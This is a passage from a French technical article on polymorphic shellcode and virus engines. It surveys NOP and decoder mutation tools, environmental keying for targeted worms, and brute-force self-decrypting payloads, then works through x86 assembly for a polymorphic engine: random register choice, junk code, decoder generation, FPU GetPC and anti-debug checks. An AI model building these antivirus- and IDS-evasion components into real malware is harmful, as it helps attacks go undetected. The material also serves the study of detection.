➔ l'adresse de retour est traitée de la même manière que dans ADMmutate.

L'article présente aussi plus en détail une méthode (non implémentée au moment de la rédaction) pour déjouer l'analyse fréquentielle faite sur tout le *buffer* (les faux NOP, le décodeur, le shellcode chiffré et les adresses de retour). Il s'agit d'ajouter après le shellcode des octets destinés à restaurer la distribution « normale » du buffer. Toute la difficulté vient de savoir ce que l'IDS entend par « normal »...

Signalons également [PolyEv] qui se focalise essentiellement sur la génération de NOP et le contournement d'un petit outil associé à un *white paper* [NIDSfindshellcode]. L'idée centrale de cet article est de s'opposer au pattern matching proposé dans [NIDSfindshellcode] en utilisant une instruction non prise en compte, le JMP.

La première approche proposée consiste à remplacer tous les NOP par des JMP qui arrivent directement sur le premier octet du décodeur. Manque de chance, une telle instruction est codée sur 2 octets (le premier pour le JMP, le second pour l'offset). Ainsi, quand on retourne sur le second octet, il est fortement probable que l'exploit plante. Cette solution plantera donc une fois sur deux.

Afin d'améliorer cela, l'idée suivante est de remplacer l'argument du JMP par une instruction valide et équivalent à un NOP. Il faut laisser quelques NOP mais cela diminue le risque d'être détecté et les chances de plantage.

Enfin, metasploit [metasploit] intègre également un moteur pour *morpher* ses shellcodes. Il est composé de deux parties, l'une pour générer des NOP, l'autre pour générer le décodeur :

- Les NOP sont générés à l'aide de tables et d'un graphe complexe. Les feuilles du graphe sont les opcodes codés sur un octet qui peuvent servir de NOP sans pour autant être l'opcode 0x90 (celui du NOP « officiel »). Ensuite, le niveau précédent dans le graphe sert à construire des opcodes de deux octets servant de NOP. Et ainsi de suite. Il est possible de spécifier les registres à préserver, ce qui élimine en fait des branches de l'arbre.

- Le décodeur est lui-même généré à partir d'un graphe. Chaque nœud représente une partie de l'algorithme (récupérer la clé, la longueur ou le *stack pointer*, la boucle, l'instruction de déchiffrement, etc.). Pour chaque bloc, les dépendances sont construites. Ainsi, il est possible de changer l'ordre des *noeuds* du graphe en fonction des dépendances. Par exemple, il est impossible de mettre le déchiffrement avant la récupération de la clé.

  Une caractéristique sympathique du décodeur généré est que c'est le premier disponible publiquement qui inclut le chiffrement du décodeur lui-même et en particulier de la boucle de déchiffrement. En effet, pour décoder, il faut (et dans cet ordre) récupérer la clé, puis appliquer le déchiffrement, ce qui en pseudo-assembleur, se traduit par :

```
    movl <reg> <key>
dec:
    xor <key> <shellcode+offset>
    loop dec
```

  On se rend en effet compte qu'une première opération de déchiffrement est réalisée avant l'appel à la boucle. Ainsi, ce déchiffrement peut s'effectuer sur le `loop` même, ce qui rend la détection du décodeur bien plus compliquée. Toujours en pseudo-assembleur, on a alors :

```
    movl <reg> <key>
dec:
    xor <key> <cipher+offset>
cipher:
    db XX
    db XX
    db XX
    db XX
    ...
```

Nous avons vu le polymorphisme comme moyen de protéger son information, comme moyen de camouflage, voyons maintenant comme cela peut être utilisé lors d'une attaque.

Attaque : bien choisir sa cible, et diviser pour régner (comme disait le Prince)

Dès qu'on parle d'attaque, forcément la tactique prend toute son importance. La notion de frappe chirurgicale a connu de belles heures dernièrement et nous allons voir comment l'adapter à l'univers numérique.

Le principe de « gestion environnementale des clefs » a été présenté par B. Schneier et J. Riordan [EnvKey]. L'idée est d'utiliser l'environnement comme source pour construire une clé. Toutefois, si l'environnement seul intervient, un cryptanalyste peut alors le reproduire pour tenter de casser le code. Dès lors, il faut également un secret, qui dans notre cas dépend soit de la cible, soit de l'attaquant.

Contrairement aux virus Bradley (voir également par ailleurs dans ce dossier), notre objectif n'est pas ici de construire un vecteur d'attaque qui ne puisse être déchiffré, mais bien d'atteindre le plus précisément possible notre cible, tout en retardant son identification.

Il existe trois façons d'atteindre une cible :

- mode « infection » : on lance un vecteur qui se propage, comme un ver ou un virus. L'attaque n'est pas forcément directement dirigée vers la cible, mais en orientant la propagation, on parvient alors à l'atteindre ;

- mode « serveur » : l'attaque est directe et synchrone, l'exploit vise un service identifié dans un environnement sur lequel l'attaquant précautionneux aura pris soin de se renseigner.

- mode « client » : un code malveillant est placé sur un serveur, en attente d'être atteint par un client (mail, web, DNS, etc.). Il s'agit là d'une attaque asynchrone et on ne peut a priori pas garantir que seule la cible viendra vers le serveur et son code malveillant.

Que ce soit pour une infection ou attaquer des clients, il est possible de contrôler la portée de son offensive. Par exemple, si l'entreprise Chèque-tiret veut nuire à la société Réseau-Demande, elle pourrait concevoir un ver polymorphe, dont la clé pour la charge utile serait **@reseau-demande.com**. Ainsi, lorsque la propagation atteindrait le réseau en question, le deuxième effet se réveillerait. Idem avec une attaque contre un client, tel un navigateur web, en regardant l'origine de la connexion. Au contraire, une attaque contre un serveur suppose que la cible visée soit déjà identifiée et de telles méthodes n'ont alors pas de réel sens.

Selon l'information environnementale qui sera utilisée (ou la conjonction d'informations, comme par exemple le résultat d'une fonction de *hachage* afin de rendre la cryptanalyse plus complexe, voire impossible), la portée de l'attaque sera contrôlée.

D'un point de vue cryptographie, le décodeur n'est pas suffisant par rapport à celui embarqué dans le shellcode polymorphique au début de cet article. Il faut en effet ajouter une routine qui reconstruise la clé de déchiffrement avant l'appel du décodeur. Les informations rassemblées par cette routine sont visibles de tous dans le code et il est donc possible de construire un petit programme qui tente une attaque exhaustive pour parvenir à déchiffrer le *payload* (voir [Bradley] pour une analyse cryptographique complète).

On s'en rend bien compte, la résistance à l'analyse du code malicieux repose sur les informations qu'il utilise pour reconstruire sa clé, sous réserve que la construction de celle-ci soit rigoureuse. Dès lors, on peut s'intéresser à la manière de fournir ces informations. Nous avions déjà évoqué cela dans la partie précédente sur l'obfuscation et nous verrons par la suite l'utilisation d'autres techniques pour reconstruire la clé.

Déclinons maintenant le mécanisme de séparation des pouvoirs en fonction des différents éléments qui composent un code polymorphique. Notons que le seul élément réellement obligatoire est la charge chiffrée. En revanche, aussi bien la clé que le décodeur sont optionnels :

- se passer du décodeur.

Ne pouvant agir sur la partie chiffrée pour déterminer qu'un code est malveillant, les outils de détections (anti-virus et autres IDS) cherchent à la place à détecter la présence du décodeur. Pour diminuer la probabilité de découverte du code malveillant, une astuce consiste à ne pas embarquer de décodeur directement, mais à la place à utiliser les fonctionnalités fournis par le système cible.

En fait, une méthode utilisée par les anti-virus est d'émuler les instructions qu'il lit. Vous vous doutez bien que si on utilise des ressources externes au code évalué, l'émulation devient rapidement prohibitive.

Si on souhaite utiliser des « fonctionnalités » présentes dans une bibliothèque dynamique, deux cas de figure se présentent :

- Le symbole de la fonction désirée est présent dans le binaire du programme cible (notez que cela suppose qu'on obtienne ce binaire, ce qui n'est pas irréaliste, que la cible soit sur un système propriétaire ou non). Dans ce cas, on ne sait pas si le symbole a déjà été résolu dans le processus. Pour éviter de se mettre des complications inutiles, on utilise alors les mécanismes de résolutions prévus par le binaire lui-même.

  Avec le format Elf, on utilise deux sections, la PLT et la GOT, pour cela. En gros, la PLT est un tableau de pointeurs qui redirigent l'exécution vers la résolution de symboles tant qu'un symbole donné n'est pas résolu ou bien directement vers la fonction une fois la résolution effectuée. Ces informations étant présentes dans le binaire, il suffit de faire un `call GOT(ma_fonction)` pour que tout cela fonctionne tranquillement.

- Le symbole désiré n'est pas présent dans le code de la cible et nous devons donc l'y placer. Pour cela, les systèmes modernes fournissent des mécanismes de résolution de symboles à l'exécution. Sous Unix, il s'agit des fonctions `dlopen()` pour ouvrir la bibliothèque et `dlsym()` pour récupérer un pointeur sur la fonction souhaitée.

Les mécanismes étant relativement simples, la question suivante à se poser est : quoi utiliser comme décodeur sur le système cible ? Deux réponses nous viennent rapidement à l'esprit : sous Windows, la CryptoAPI est systématiquement présente, et sous Unix, OpenSSL est de plus en plus incontournable. La présence quasi assurée de ces bibliothèques sur les systèmes considérés en font des cibles idéales. En plus, pour revenir sur les émulateurs, bon courage pour réussir en un temps raisonnable à émuler toutes les opérations internes réalisées par ces bibliothèques.

- se passer de la clé.

Il n'y a pas 42 solutions, soit le décodeur parvient à calculer la clé, soit il peut s'en passer. Dans le premier cas, on rejoint l'exemple donné précédemment et le décodeur va chercher l'information dont il a besoin pour calculer la clé de déchiffrement du code chiffré. Dans le second cas, le décodeur est une routine qui tente une attaque par brute force.

Si une attaque exhaustive (on parle de *Random Decryption Algorithm*) est nécessaire pour obtenir la bonne clé, cela suppose certes qu'un analyste pourra tenter la même chose pour déchiffrer le code, idem pour l'émulateur d'un anti-virus, mais au prix d'un calcul intensif qu'il ne peut généralement pas se permettre : pour l'analyste, avoir une perte de temps de 15-30 minutes n'est pas acceptable vu la vitesse de propagation des vers et, pour un émulateur, l'impact sur les performances est trop élevé.

On distingue deux types d'algorithmes :

- L'algorithme utilisé pour retrouver la clé est déterministe, c'est-à-dire qu'il effectue toujours les mêmes opérations (cf. le virus W32/Crypto) ;

- L'algorithme utilisé pour retrouver la clé est non-déterministe, c'est-à-dire que le cheminement pour parvenir à la clé est aléatoire. Par conséquent, on en peut pas prédire la date à laquelle la charge sera activée (cf. le virus RDA Fighter (DOS) qui utilise ce genre d'algorithme, où RDA signifie Random Decryption Algorithm. Sous Win32, il y a aussi W32/IHSix).

Ce genre d'algorithme « brute force » sa propre clé de déchiffrement et est donc très résistant contre l'émulation.

Il est possible de combiner ces deux approches. Les éléments externes sont alors utilisés non pas pour calculer directement la clé, mais pour diminuer l'entropie lors de sa génération pseudo aléatoire.

L'intérêt de se passer de la clé dans le code polymorphique est que... elle n'est pas présente dans le code. Et donc, le temps que mettra l'analyste pour la retrouver est autant de temps que le code malveillant pourra utiliser pour se propager, tout en diminuant la taille des données utiles à l'élaboration d'une signature de ce code.

Quelle que soit l'approche utilisée, l'intérêt est le même : éviter que la clé ne se promène en clair dans la nature (ou le code malveillant). Ce principe est bien connu en cryptographie, mais il est rarement utilisé dans ces circonstances.

Création d'un moteur polymorphique

Nous allons découvrir dans cette partie comment programmer un moteur polymorphique assez basique en langage assembleur. Un tel moteur est composé de plusieurs parties distinctes qui seront présentées avec le code correspondant en exemple.

Le code n'est pas du tout optimisé et pourrait être programmé autrement, mais il fonctionne. Idem, les algorithmes utilisés sont parfois simplistes, mais ils ont l'avantage d'être pédagogiques. ;)

Convention d'appel :

Notre moteur d'exemple sera considéré comme une fonction acceptant trois arguments :

- un pointeur vers les données à chiffrer ;
- un pointeur vers la mémoire allouée qui contiendra le décodeur généré polymorphiquement, ainsi que les données chiffrées ;
- la taille des données à chiffrer alignées sur 4 octets.

La plupart des moteurs polymorphes utilisent les registres `%esi` et `%edi` pour gérer les données à chiffrer et le résultat. Vous verrez par la suite qu'ils permettent aussi une génération simplifiée de code polymorphique.

Le registre `%ecx` est quant à lui utilisé comme compteur. Il est donc normal de lui attribuer la taille des données sur lesquelles nous désirons travailler.

Voici un exemple d'appel à notre fonction de génération :

```
mov         esi, offset data_to_encrypt
                ; Pointeur vers les données à chiffrer
mov         edi, dword ptr [mem_address]
                ; Pointeur vers la mémoire allouée
mov         ecx, (offset fin_data - offset data_to_encrypt+3)/4
                ; Taille des données alignées sur 4 octets.
call        poly
                ; Appel de la fonction "Poly"
```

Fonction Poly

La fonction `Poly()` commence comme ceci :

```
poly proc

    push    ecx         ; Sauvegarde de ECX
    push    esi         ; Sauvegarde de ESI
    push    edi         ; Sauvegarde de EDI
    shl     ecx,2       ; ECX = ECX * 4 = dword to byte
```

Nous commençons par sauvegarder les registres `%ecx`, `%esi` et `%edi`. Nous convertissons ensuite le nombre de doubles mots contenu dans `%ecx` en octets à l'aide d'un décalage sur la gauche (`shl`) de 2, qui revient à multiplier par 4 (un double mot égal 4 octets pour ceux qui ont oublié. ;-)

Nous pouvons maintenant attaquer le développement des composants du moteur polymorphique.

Pseudo Random Number Generator

Afin d'assurer le polymorphisme, il est important de générer pseudo aléatoirement certaines caractéristiques du décodeur. Pour cela, il convient d'avoir un générateur de nombre pseudo aléatoires, de préférence de bonne qualité. Celui que je présente ici provient d'un virus existant, il n'est pas forcement très bon, mais il illustre bien l'exemple typique de générateur présent dans la majorité des moteurs polymorphiques :

```
random      proc                        ; Fonction random

        push    ecx
        mov     eax,dword ptr [rnd_seed1]
        dec     dword ptr [rnd_seed1]
        xor     eax,dword ptr [rnd_seed2]
        mov     ecx,eax
        rol     dword ptr [rnd_seed1],cl
        add     dword ptr [rnd_seed2],eax
        adc     eax,dword ptr [rnd_seed2]
        add     eax,ecx
        ror     eax,cl
        not     eax
        sub     eax,3
        xor     dword ptr [rnd_seed2],eax
        xor     eax,dword ptr [rnd_seed3]
        rol     dword ptr [rnd_seed3],1
        sub     dword ptr [rnd_seed3],ecx
        sbb     dword ptr [rnd_seed3],4
        inc     dword ptr [rnd_seed2]
        pop     ecx
        ret

endp
```

Ce générateur utilise trois *seed* (graines) qui seront initialisées au début de la fonction `Poly()`. En sortie de cette fonction `random()`, `%eax` contient un nombre pseudo aléatoire de 32 bits.

La possibilité de donner la valeur maximum pouvant être générée par cette fonction `random()` permet de générer comme vous allez le voir, des petits nombres qui serviront ensuite à sélectionner des registres aléatoirement (entre autres).

```
rnd proc
        push    ecx
        push    edx
        mov     ecx,eax
        call    random
        xor     edx,edx
        div     ecx
        mov     eax,edx
        pop     edx
        pop     ecx
        ret
endp
```

Il suffit de placer dans `EAX` le nombre maximum que nous souhaitons générer et d'appeler la fonction `rnd()` pour générer pseudo aléatoirement un nombre qui servira à sélectionner des registres.

```
mov         eax, 15
call        rnd
```

Le nombre généré ne dépassera pas 15.

Sélection Aléatoire des Registres

Un moteur polymorphique doit pouvoir utiliser des registres différents à chaque génération du décodeur afin d'être plus furtif. L'exemple qui suit fournit un moyen simple de générer aléatoirement les registres à utiliser.

Chaque registre est codé par un nombre :

```
EAX_        equ     0
ECX_        equ     1
EDX_        equ     2
EBX_        equ     3
ESP_        equ     4
EBP_        equ     5
ESI_        equ     6
EDI_        equ     7
```

Pour sélectionner un registre aléatoirement, il faut alors générer un nombre compris entre 0 et 7. Mais cela ne suffit pas. Nous avons également besoin d'une structure annexe :

```
reg_tbl struc

    reg_junk    db      0fh     ; Registre utilisé pour le junk code
    reg_counter db      0fh     ; Registre utilisé pour le compteur du décodeur
    reg_encoded db      0fh     ; registre utilisé pour pointer vers les données
                                  à déchiffrer.
    reg_key     db      0fh     ; Ce registre contiendra la clé de déchiffrement
    reg_key2    db      0fh     ; Pourra contenir une autre clé
    reg_tmp     db      0fh     ; Registre temporaire pour effectuer
                                  des opérations.

ends

regs    reg_tbl         <>      ; C'est "regs" que nous utiliserons
                                  pour accéder à notre structure.
```

En remplissant notre structure avec les nombres compris entre 0 et 7, nous répartissons aléatoirement les registres en fonction de leur rôle, ce qui nous permet de générer du code différent à chaque itération.

```
init_registers proc

cpt_glob   equ     edx
cpt_verif  equ     ecx

    pushad                      ; on sauvegarde les registres
    xor     cpt_glob,cpt_glob   ; on met à zéro le compteur global.

reg_generate:
    call    get_reg             ; on récupère un registre aléatoirement dans AL.
    xor     cpt_verif,cpt_verif ; on met à zéro le compteur de vérification

Is_Reg_Available:
    cmp     byte ptr [regs+cpt_verif],al  ; on vérifie si on a déjà généré
                                          ce même registre avant
    jz      reg_generate                  ; si c'est le cas on en génère un autre
    inc     cpt_verif                     ; sinon on incrémente notre compteur
    cmp     cpt_verif,6                   ; fini de parser la structure Regs ?
    jnz     Is_Reg_Available              ; non on boucle!
    mov     byte ptr [regs+cpt_glob],al   ; le registre n'était pas encore
                                          utilisé, on le garde
    inc     cpt_glob                      ; on incrémente le compteur global
    cmp     cpt_glob,6                    ; avons-nous généré nos 6 registres
    jnz     reg_generate                  ; non ? on retourne à reg_generate
    popad                                 ; on restaure les registres
    ret                                   ; on sort de la fonction
endp
```

Ce bout de code permet de remplir la structure `regs` avec des nombres compris entre 0 et 7. Chaque nombre doit être présent une seule fois dans la structure, puisqu'il représente un registre qui sera utilisé par le décodeur.

```
get_reg proc

    mov   eax,8         ; nombre compris entre 0 et 7
    call  rnd           ; on récupère un nombre pseudo aléatoire
    cmp   eax,4.        ; le nombre  4 correspond au registre ESP
    jz    get_reg       ; en cas de génération du 4, on génère un nouveau
nombre car
                        ; on ne modifie pas le pointeur de pile dans le
décodeur
                        ; (risque de crash)
    cmp   eax,5         ; le nombre 5 correspond au registre EBP :
    jz    get_reg       ; on retourne générer un nombre car EBP contiendra
                        ; déjà le delta offset dans le décodeur
    ret
endp
```

Génération de junk code

Pour rendre la détection plus complexe, il est possible d'utiliser ce que l'on appelle du junk code. Ce code n'a aucune utilité réelle dans le décodeur, si ce n'est de noyer le code du décodeur au milieu d'instructions inutiles et différentes à chaque génération du décodeur. Le junk code rend le désassemblage du décodeur plus délicat, car les instructions importantes sont noyées dans la masse. Il est aussi ensuite beaucoup plus difficile de trouver une signature qui permettra d'identifier toutes les générations du décodeur.

```
    movzx edx, byte ptr [regs.reg_junk]  ; on place dans EDX le registre de Junk
                                           sélectionné aléatoirement
    call mk_junk                         ; on génère du junk via notre
                                           générateur.
```

La fonction `mk_junk()` génère des nombres pseudo aléatoires pour choisir le type d'instruction à générer. Par exemple, la fonction pourra générer des instructions d'un octet, des instructions arithmétiques, des `mov`, etc.

Voici un exemple de génération de `mov` registre, nombre aléatoire :

```
mk_mov_reg32_imm32:

    mov   al,dl     ; on met dans AL le nombre équivalent au registre de junk
    or    al,0B8h   ; B8h est l'opcode d'un mov EAX, dword
                    ; en faisant un OR de l'opcode avec le nombre du registre,
                    on génère
                    ; le mov registre_junk, dword correspondant
    stosb           ; ESI pointe vers le buffer du décodeur, il est donc rapide
                    de placer l'opcode générée à l'aide d'un simple stosb.
                    Lincrémentation de ESI se fait tout seul, c'est très pratique
    call    random  ; on génère un nombre aléatoire de 32 bits.
    stosd           ; cette fois on place dans le buffer ce même nombre
                    aléatoire.
    ret             ; on sort de la fonction
```

Le fait de faire un OR entre l'opcode et le nombre correspondant au registre à utiliser permet d'assembler l'instruction qui correspond au registre. Par exemple, si le registre sélectionné était le nombre 3 (registre `EBX`, cf. table correspondante plus haut) l'instruction générée serait :

```
mov EBX, dword
```

C'est donc une façon très rapide d'assembler des instructions à la volée.

Voici maintenant une fonction de génération d'instructions d'un octet :

```
; CLD/CMC/NOP/INC REG JUNK/DEC REG_JUNK/(F)WAIT/CWDE
; on génère les instructions ci-dessus aléatoirement.

mk_one_byte_junk proc

    cmp   ebx,PRESERVE_EFLAGS       ; possibilité de sauvegarder les EFLAGS
    jnz   @@__not_need_eflags       ; si on veut pas les sauvegarder on saute,
    mov   al,9Ch                    ; sinon on place l'opcode de "pushf" dans AL
    stosb                           ; et on place l'instruction dans le
          décodeur.

@@__not_need_eflags:

    call  get_one_byte_instruction
    db    0FCh,0F5h,90h,40h,48h,9Bh,98h  ; les opcodes des instructions d'un octet
                                           susceptibles d'être générées.
```

```
get_one_byte_instruction:          ; Le call/pop permet de placer dans le
                                   registre un pointeur vers les octets des
                                   instructions à générer.

    pop    esi                     ; esi pointe sur FCh,F5h etc..

    mov    eax,07h                 ; On génère un nombre aléatoire
    call   rnd                     ; via la fonction rnd.

    mov    al,byte ptr [esi+eax]   ; on se sert de ce nombre pour se déplacer
                                   dans les opcodes des instructions d'un octet
                                   et on place l'opcode correspondant dans AL.

    cmp    al,40h                  ; on compare avec "40h" (INC EAX)
    jnz     __dec__eax             ; Si c'est pas égal, on compare avec DEC EAX.
                                   ; Ces instructions travaillent avec des
                                   registres,
                                   ; donc nous devons les assembler avec le
                                   registre de junk.
    or     al,dl                   ; on assembler le INC Reg_Junk grace au OR.
    jmp    __store_one_byte        ; et on place l'instruction d'un octet dans
                                   le décodeur.

__dec__eax:
    cmp    al,48h                  ; on compare avec DEC EAX
    jnz    __CWDE                  ; si c'est pas cet opcode on  vérifie si
                                   c'est CWDE.
    or     al,dl                   ; sinon on assemble le DEC reg_junk.
    jmp    __store_one_byte        ; On copie l'instruction dans le décodeur.

__CWDE:
    cmp    al,98h                  ; on compare l'opcode avec celui de CWDE
    jnz    __store_one_byte        ; si ca ne correspond pas on copie
                                   l'instruction dans le décodeur.
    push    edx                    ; on sauvegarde EDX (le reg_junk)
    movzx   edx,byte ptr [regs.reg_encoded] ; on récupère le registre qui pointera
                                   ; vers les données à déchiffrer.
    test    dl,dl                  ; on teste s'il est à zéro (EAX?)
    pop     edx                    ; on récupère le reg junk dans EDX.
    jnz     __store_one_byte       ; Si c'est pas le registre EAX, on peut
assembler le CWDE

    jmp    @@__not_need_eflags     ; sinon on sort de la fonction, on ne veut
                                   pas que le junk code interfère avec le
                                   décodeur

__store_one_byte:
    stosb                          ; on place dans le buffer du décodeur notre
                                   ; junk instruction d'un octet.
    cmp    ebx,PRESERVE_EFLAGS     ; Si on désirait sauvegarder l'état des
                                   Eflags.
    jnz    @@__no_need_eflags      ; ou pas ?
    ret                            ; on sort.

    mov    al,9Dh                  ; On veut les sauvegarder, on place donc le
                                   "popf" après le junkcode.
    stosb                          ; on sauvegarde !

@@__no_need_eflags:
    ret                            ; on sort
endp
```

Le générateur de junk code sélectionne donc aléatoirement le type d'instructions à générer (`mov regs, dword`, opérations arithmétiques, instruction d'un octet, etc.) et utilise la structure des registres et plus précisément le registre de junk pour générer un junk code qui ne modifiera pas le déroulement du décodeur. Il serait possible d'ajouter quelques tests pour utiliser n'importe quel registre, à condition de le sauvegarder si celui-ci n'est pas le registre de junk. La fonction `make junk()` est à appeler entre chaque partie du décodeur pour bien camoufler le code important et le noyer dans la masse.

Le décodeur

La génération du décodeur à proprement parler se fait assez simplement. Il suffit d'assembler l'initialisation des différents registres qui contiendront les informations importantes pour le décodeur. Le registre de compteur avec la taille des données à déchiffrer, le registre qui contiendra la clé, celui qui pointera vers les données à déchiffrer, etc. Tout cela en utilisant les registres adéquats (via la structure) qui ont été générés aléatoirement. À chaque appel à la fonction `Poly()`, les registres seront différents.

```
gen_mov_counter:

    mov    edx,dword ptr [data_size]        ; EDX == la taille des données à
décoder
    movzx  ecx, byte ptr [regs.reg_counter] ; ECX -= registre reg_counter qui
servira comme
                                           ; index de boucle dans le décodeur.
    call   mk_mov                          ; On génère notre mov de la même
                                           façon qu'on a généré le mov reg,
                                           dword dans le junk code.
                                           ; Excepté qu'ici, le dword n'est pas
                                           aléatoire, il correspond a la taille
                                           des données à déchiffrer.

    movzx  edx, byte ptr [regs.reg_junk]   ; on place  un peu de junk entre les
    call   mk_junk                         ; opérations, histoire de  noyer le
                                           code.

gen_move_key:

    movzx  ecx, byte ptr [regs.reg_key]    ; ECX == registre contenant la clé.
    call   random                          ; génération d'une clé de 32 bits
    xchg   eax,edx                         ; on échange le contenu des registres
    call   mk_mov                          ; et on assemble le mov reg_key, key
                                           dans le décodeur.

    movzx  edx, byte ptr [regs.reg_junk]   ; on place  un peu de junk entre les
    call   mk_junk                         ; opérations, histoire de bien noyer
                                           le code.


    etc...
```

On continue ainsi pour chaque partie du décodeur, en utilisant les registres sélectionnés aléatoirement au début de la fonction `Poly()`.

Au final, cela permet d'obtenir des décodeurs très différents, avec des registres différents et du junk code différent, de tailles différentes, bref une bonne dose de pseudo-aléa.

Lors de la création du décodeur, il faut stocker les informations chiffrées (data ou code) de façon à les rendre facilement modifiables par le décodeur. Pour cela, il faut les localiser en mémoire. La méthode la plus simple est d'associer un `call` qui sautera par-dessus toutes les données chiffrées et qui sera suivi d'un `pop` registre, pour récupérer facilement un pointeur vers les données à déchiffrer (cf. notre exemple initial, avec, dans l'ordre d'exécution `all .beg_true;` suivi de `popl %esi`.

Bien sûr, il est possible de faire de l'obfuscation pour rendre le code différent à chaque génération du décodeur. Il est aussi

possible d'utiliser les instructions FPU pour récupérer facilement un pointeur vers les données chiffrées. Cette méthode a été inventée par « noir » et sert parfois dans quelques shellcodes :

```
fldz
fnstenv [esp-12]
pop         ecx
add         cl,10 + taille_du_jump (5 si jmp far)
jmp         far over_data

...ici les données chiffrées...

over_data:
```

À l'issue de ces instructions, le registre `%ecx` contient l'adresse de nos octets à déchiffrer.

La génération d'un algorithme de déchiffrement plus ou moins aléatoire est un élément important d'un moteur polymorphique. Il assez facile de générer quelques opérations arithmétiques inversibles sur le registre qui pointe vers les données ou le code chiffré. À l'aide de notre fonction `random()`, nous générons une ou plusieurs clés et choisissons entre plusieurs types d'instructions, telles qu'un `XOR`, un `ADD`, un `SUB`, etc. Il est aussi possible de générer plusieurs instructions de suite et de les stocker dans le décodeur. Les données seront chiffrées grâce à une copie inverse de l'algorithme, permettant ainsi le déchiffrement du code ou des datas.

```
seg000:00000181 sub_181         proc near               ; CODE XREF: seg000:0000006B↑p
seg000:00000181                 mov     edi, 9BC8FBF1h
seg000:00000186                 retn
seg000:00000186 sub_181         endp
seg000:00000186
seg000:00000187 ; ---------------------------------------------------------------------------
seg000:00000187                 xor     edi, 52CC7A2Dh
seg000:0000018D                 |
seg000:0000018D loc_18D:                                ; CODE XREF: seg000:0000017C↑j
seg000:0000018D                 mov     edi, 54A7E65Bh
seg000:00000192                 mov     edx, 14B16B4Eh
seg000:00000197                 call    sub_1CC
seg000:0000019C                 db      36h
seg000:0000019C                 ins     byte ptr es:[edi], dx
seg000:0000019E                 mov     cl, 14h
seg000:000001A0                 dec     esi
seg000:000001A1                 retn
seg000:000001A1 ; ---------------------------------------------------------------------------
seg000:000001A2                 db 17h, 0DCh, 8Eh, 7Ch, 0F9h, 5Ch, 6, 0C2h, 0E5h, 26h
seg000:000001A2                 db 4Eh, 26h, 6Eh, 0AFh, 0C6h, 6Bh, 41h, 0A5h, 0B8h, 6Bh
seg000:000001A2                 db 69h, 3Dh, 61h, 0ABh, 0B1h, 9Fh, 8Eh, 6Dh, 3Ch, 15h
seg000:000001A2                 db 4Dh, 3Ch, 6Ah, 4Ch, 61h, 6Eh, 0B1h, 13h, 4Dh, 0D6h
seg000:000001A2                 db 0B5h, 7Ch
seg000:000001CC
seg000:000001CC ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
seg000:000001CC
seg000:000001CC
seg000:000001CC sub_1CC         proc near               ; CODE XREF: seg000:00000197↑p
seg000:000001CC
seg000:000001CC                 pop     ecx
seg000:000001CD
seg000:000001CD loc_1CD:                                ; CODE XREF: sub_1CC+1AE↓j
seg000:000001CD                 sub     dword ptr [ecx], 14B16B4Eh
seg000:000001D3                 cwde
seg000:000001D4                 cld
seg000:000001D5                 wait
seg000:000001D6                 cld
seg000:000001D7                 call    sub_1F3
seg000:000001DC                 or      edi, 0EEF8D841h
seg000:000001E2                 cld
seg000:000001E3                 or      edi, 0E812F971h
seg000:000001E9                 mov     edi, 3F4C8CFBh
seg000:000001EE                 jmp     loc_214
seg000:000001EE sub_1CC         endp
seg000:000001EE
```

Figure 1

Il est bien sûr possible d'utiliser de la crypto forte pour chiffrer le code ou les datas. Il suffit d'implémenter un algo (du genre RC4) et de le faire « muter » à chaque génération du décodeur. Utilisation de registres différents, modification de l'ordre des instructions, utilisation d'autres instructions, etc. Par exemple, il est possible de remplacer les `"mov reg32, valeur"` par des `"push valeur" "pop reg32"`.

Voici maintenant un exemple de code généré par la première version du moteur. Celui-ci n'utilise que des instructions simples pour déchiffrer le code, un seul registre de junk (c'est-à-dire qu'il n'utilise pas les autres registres après les avoir sauvegardés) : cf figure 1.

Le code est tout à fait exécutable, on repère dans l'exemple, les données chiffrées, avec un `call` juste avant. Le moteur a utilisé comme algorithme de « chiffrement », un simple `ADD DWORD PTR [reg_encoded], clé_random`. Le décodeur contient donc un `sub dword ptr [ecx], clé`.

Analyse spectrale

Il est important d'utiliser un générateur de nombres pseudo aléatoires de bonne qualité si on veut résister aux détections par statistiques. Il est possible de compter les différents types d'instructions présents dans le décodeur, et d'arriver à les *fingerprinter* et donc de détecter les *layers*. La génération de junk peut trahir le moteur si celui-ci repose sur un générateur d'aléa de mauvaise qualité. Le type d'instructions utilisé dans le décodeur peut aussi faciliter la détection (ex : les instructions `FPU` ou `MMX`).

L'anti-debug

Il est aussi possible de placer du code *anti-debug* dans le décodeur. Il existe plusieurs types d'anti debug qui pourraient être implémentés sans trop de difficultés dans le décodeur.

La première solution est de vérifier si le processus s'exécute en étant débuggé. Sous Windows, on peut pour cela regarder le champ `BeingDebugged` de la structure PEB (*Process Environment Block*) :

```
typedef struct _PEB
{
UCHAR InheritedAddressSpace;
UCHAR ReadImageFileExecOptions;
UCHAR BeingDebugged;
...
}
```

Pour cela, on va lire directement dans la structure et on teste la valeur :

```
mov         eax, large fs:18h
mov         eax, [eax+30h]
movzx       eax, byte ptr [eax+2]    ; On lit le champ BeeingDebugged.
test        eax, eax
jnz         debugger_present
```

Il est très facile de muter ce genre de détection. Il suffit par exemple de changer les registres, de mettre des opérations avant pour obtenir les bonnes valeurs, etc. De plus, ce test étant optionnel, on peut se permettre de ne le mettre que de temps en temps dans le code généré.

Sous Unix, cela est en revanche plus compliqué. Il faut passer par l'appel système `ptrace(PTRACE_TRACEME, 0, 0, 0)`, et donc une instruction `int 80`, et des registres précis contenant les valeurs données.

Dans le cadre d'un décodeur utilisé dans un *packer*, et placé au point d'entrée du programme packé, il est possible d'utiliser le registre `EBX` pour accéder directement au PEB, car celui-ci pointe directement sur cette structure à la création d'un processus sous Windows 2000, XP (et sans doute 2003, mais nous n'avons pu vérifier).

Une autre technique consiste à mesurer le temps d'exécution à l'aide de l'instruction `RDTSC`.

```
    cpuid           ; pas obligatoire mais permet d'éviter le Out Of Order
                    ; Exécution sur les P4 et donc les faux positifs
    rdtsc           ; On lit le TSC
    push eax        ; on sauvegarde sur la pile le TSC
    cpuid           ; On synchronise histoire d'éviter les faux positifs
    rdtsc           ; on relit le TSC
    sub eax, dword ptr [esp] ; On soustrait la nouvelle valeur avec celle sur la
pile
    cmp eax, 0E000h      ; On compare la différence.
    jb  no_tracing       ; Si aucun debugger, tout va bien..
    db 0FFh,0FFh         ; sinon on crash.. on peut très bien imaginer un autre
scénario ici.
no_tracing:
    ... suite decodeur... ; on continue à décoder.
```

